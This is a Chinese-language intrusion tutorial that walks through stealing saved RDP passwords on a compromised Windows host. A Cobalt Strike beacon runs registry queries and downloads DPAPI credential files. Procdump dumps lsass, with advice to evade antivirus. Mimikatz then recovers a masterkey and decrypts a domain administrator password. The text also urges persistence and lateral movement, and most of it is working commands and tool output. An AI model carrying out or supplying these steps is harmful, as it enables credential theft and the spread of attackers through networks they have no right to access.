



内网渗透中如何离线解密 RDP 保存的密码

在内网渗透的过程中可能会遇到目标管理员有远程登陆的记录，有些管理员会有保存密码的习惯，这个时候我们想要扩大横向范围，密码搜集是最重要的。

离线解密 RDP 保存的密码

在做渗透的过程中如果登陆到了目标远程桌面后，或者获取到一个执行命令权限的 Shell，第一件事需要做的就是权限维持，什么自启动、计划任务都做一遍，第一保证权限不丢失，当然是在免杀的情况下；

第二就是把机器里的文件翻的底朝天，其实就是看看管理员执行的一些命令记录，或者一些重要文件，你可能会收获其他东西，例如本篇的 RDP 连接记录。

在一次渗透中通过查看目标注册表发现了历史 RDP 的记录：

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
```

```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
[*] Tasked beacon to run: reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
[+] host called home, sent: 113 bytes
[+] received output:

HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.1.40.1
  UsernameHint REG_SZ MYSQL\Administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.1.40.3
  UsernameHint REG_SZ SERVICE\Administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.1.40.4
  UsernameHint REG_SZ SY\Administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.10.26.214
  UsernameHint REG_SZ -1\administrator
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.10.27.86
  UsernameHint REG_SZ WIN-9IN\Administrator
  CertHash REG_BINARY C8CB244E64EBCB3AD94F08CAC450DC229C293736
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\172.16.30.71
  UsernameHint REG_SZ WIN-K002\Administrator
  CertHash REG_BINARY EFAA6642FECC8BFF728B585D4C824D5E76E2BF5
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\172.16.30.72
  UsernameHint REG_SZ WIN-K002\Administrator
  CertHash REG_BINARY 7E2FEF518C187EB14EA4F81BADA56606F6ACDBC3
```

发现存在 RDP 密码文件：

```
beacon> shell dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
[*] Tasked beacon to run: dir /a %userprofile%\AppData\Local\Microsoft\Credent
```

ials*

[+] host called home, sent: 89 bytes

[+] received output:

驱动器 C 中的卷没有标签。

卷的序列号是 C09B-63AC

C:\Users\Administrator\AppData\Local\Microsoft\Credentials 的目录

```
2017-08-31 11:28 <DIR> .
2017-08-31 11:28 <DIR> ..
2017-08-31 11:28          482 242067442375049DD8C15BA0948FA81A
2017-08-31 11:08          482 66F17973F3B68674CB1837A732B2022A
                2 个文件          964 字节
                2 个目录 19,997,614,080 可用字节
```

通过把两个文件下载到本地离线进行解密：

```
beacon> download C:\Users\Administrator\AppData\Local\Microsoft\Credentials\242067442375049DD8C15BA0948FA81A
[*] Tasked beacon to download C:\Users\Administrator\AppData\Local\Microsoft\Credentials\242067442375049DD8C15BA0948FA81A
beacon> download C:\Users\Administrator\AppData\Local\Microsoft\Credentials\66F17973F3B68674CB1837A732B2022A
[*] Tasked beacon to download C:\Users\Administrator\AppData\Local\Microsoft\Credentials\66F17973F3B68674CB1837A732B2022A
[WHFPWEB] Administrator */3820 (x64)
beacon>
```

然后使用：procdump.exe（注意免杀问题）把 lsass.dmp 抓下来

```
procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```

```
beacon> shell c:\windows\temp\hw\procdump64.exe -accepteula -ma lsass.exe lsass.dmp
[*] Tasked beacon to run: c:\windows\temp\hw\procdump64.exe -accepteula -ma lsass.exe lsass.dmp
[+] host called home, sent: 100 bytes
[+] received output:

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[15:44:05] Dump 1 initiated: C:\Windows\system32\lsass.dmp
[15:44:06] Dump 1 writing: Estimated dump file size is 45 MB.
[15:44:06] Dump 1 complete: 45 MB written in 1.4 seconds
[15:44:06] Dump count reached.

[+] host called home, sent: 36 bytes
[WHFPWEB] Administrator */3820 (x64)
```

之后通过 Mimikatz 进行获取 guidMasterKey 值：（后面会用到）

```
mimikatz # privilege::debug
mimikatz # dpapi::cred /in:C:\66F17973F3B686XXXXXXXXXXXXXXXXXXXX
```

```

mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.##### mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'### v ###' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK


mimikatz # dpapi::cred /in:C:\66F17973F3B68674CB1837A732B2022A
**BLOB**
dwVersion : 00000001 - 1
guidProvider : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey : {3120427e-2fc7-4102- [REDACTED]}
dwFlags : 20000000 - 536870912 (system : )
dwDescriptionLen : 00000012 - 18
szDescription : algCrypt : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen : 00000100 - 256
dwSaltLen : 00000020 - 32
pbSalt : 357f580c8ca8d802a491 [REDACTED]
26df43d
dwHmacKeyLen : 00000000 - 0
pbHmacKey :
algHash : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen : 00000200 - 512
dwHmac2KeyLen : 00000020 - 32
pbHmac2Key : 10f23076390914da5111955566 [REDACTED]
c19a3b6
dwDataLen : 000000f0 - 240
pbData : bfe5f5cff3ed50a4ec001d586d850993bad14013d6c98ff4c9d4b23b9
1f5127587aaf360b0c49b7c7d29fea842cbe66324c649253dcb72f056f043df236180fa1f3729fa2
bd6d24cae01c1b5f48d517c8df907d369ff04fbc8171dbc07 [REDACTED]
770456348354ba894fbd899c3b5ca596dd823a4db3289e0951f8462f3a9595c075f2121bad6b8f94
b1b51cb040dfbc8ec1df82fb71dd7f60cbe76c682a4689165ea45b2238e6df145be47a10850ca78
d8d81090491e13f47c4552458bfa09a10e34df004a9c6a57cfd3473307c5909c172ca63e655ed71
1a6adc2a42dcc70bd0c8416
dwSignLen : 00000040 - 64
pbSign : 566137918e3b9a1fd2d8f [REDACTED]
3d0fdabd01b2a0483c1217bdb7762d64411e208326dc8bcdff0956c051bff58adf44a1a

mimikatz #
  
```

本地使用命令加载 dmp 并获取对应得 MasterKey 值:

```

mimikatz# sekurlsa::minidump lsass.dmp //将lsaa.dmp导入
mimikatz# sekurlsa::dpapi
  
```



最后使用 Masterkey 解密凭证得到明文密码:

```
dpapi::cred /in:C:\66F17973F3B6XXXXXXXXXXXXXXXX /masterkey:9a94787450391e74a94025c5f148a7c1d78d5e3b9d0588864a86609065c1d36XXXXXXXXXXXXXXXXXXXX
```

```
mimikatz 2.2.0 x64 (oe.eo)

dwSaltLen      : 00000020 - 32
pbSalt         : 357f580c8ca8d8 [REDACTED] ae2fba49486625a
26df43d
dwHmacKeyLen   : 00000000 - 0
pbHmacKey      :
algHash        : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen   : 00000200 - 512
dwHmac2KeyLen  : 00000020 - 32
pbHmac2Key     : 10f23076390914da [REDACTED] b61639c65ee623635
c19a3b6
dwDataLen      : 000000f0 - 240
pbData         : bfe5f5cff3ed50a4ec001d586d850993bad14013d6c98ff4c9d4b23b9
1f5127587aaf360b0c49b7c7d29fea842cbe6 [REDACTED] fa1f3729fa2
bd6d24cae01c1b5f48d517c8df907d369ff04fbc8171dbc0792b880e11b843a02b29a8101048eb75
770456348354ba894fbd899c3b5ca596dd823a4db3289e0951f8462f3a9595c075f2121bad6b8f94
b1b51cb040fdcbc8ec1df82fb71dd7f60cbe76c682a4689165ea45b2238e6df145be47a10850ca78
d8d81090491e13f47c4552458bfa09a10e34df004a9c6a57cfd3473307c5909c172ca63e655ed71
1a6adc2a42dcc70bd0c8416
dwSignLen      : 00000040 - 64
pbSign         : 566137918e3b9 [REDACTED] 55b003f32ed29593
3d0fdabdb01b2a0483c1217bdb7762d64411e208326dc8bcdff0956c051bff58adf44a1a

Decrypting Credential:
* volatile cache: GUID:{3120427e-[REDACTED]};KeyHash:b158dab1c
9ece6815664b35527aa7370c07ed7f3
* masterkey      : 9a94787450391e74a94025c5f148a7c1d78d5e3b9d0588864a86609065c1d
36932181e6e0eb9ba9b0dbd43e2eefb9 [REDACTED] 0f9b97a50b
**CREDENTIAL**
credFlags      : 00000030 - 48
credSize       : 000000ea - 234
credUnk0       : 00000000 - 0

Type           : 00000002 - 2 - domain_password
Flags          : 00000000 - 0
LastWritten    : 2017/8/31 3:08:47
unkFlagsOrSize : 00000020 - 32
Persist       : 00000002 - 2 - local_machine
AttributeCount : 00000000 - 0
unk0           : 00000000 - 0
unk1           : 00000000 - 0
TargetName     : Domain:target=TERMSRV/172.16.30.71
UnkData        : (null)
Comment        : (null)
TargetAlias    : (null)
UserName       : WIN-[REDACTED]\Administrator
CredentialBlob : [REDACTED] Admin [REDACTED] ←
Attributes     : 0

mimikatz #
```

之后就不用多说了，拿到密码继续横向移动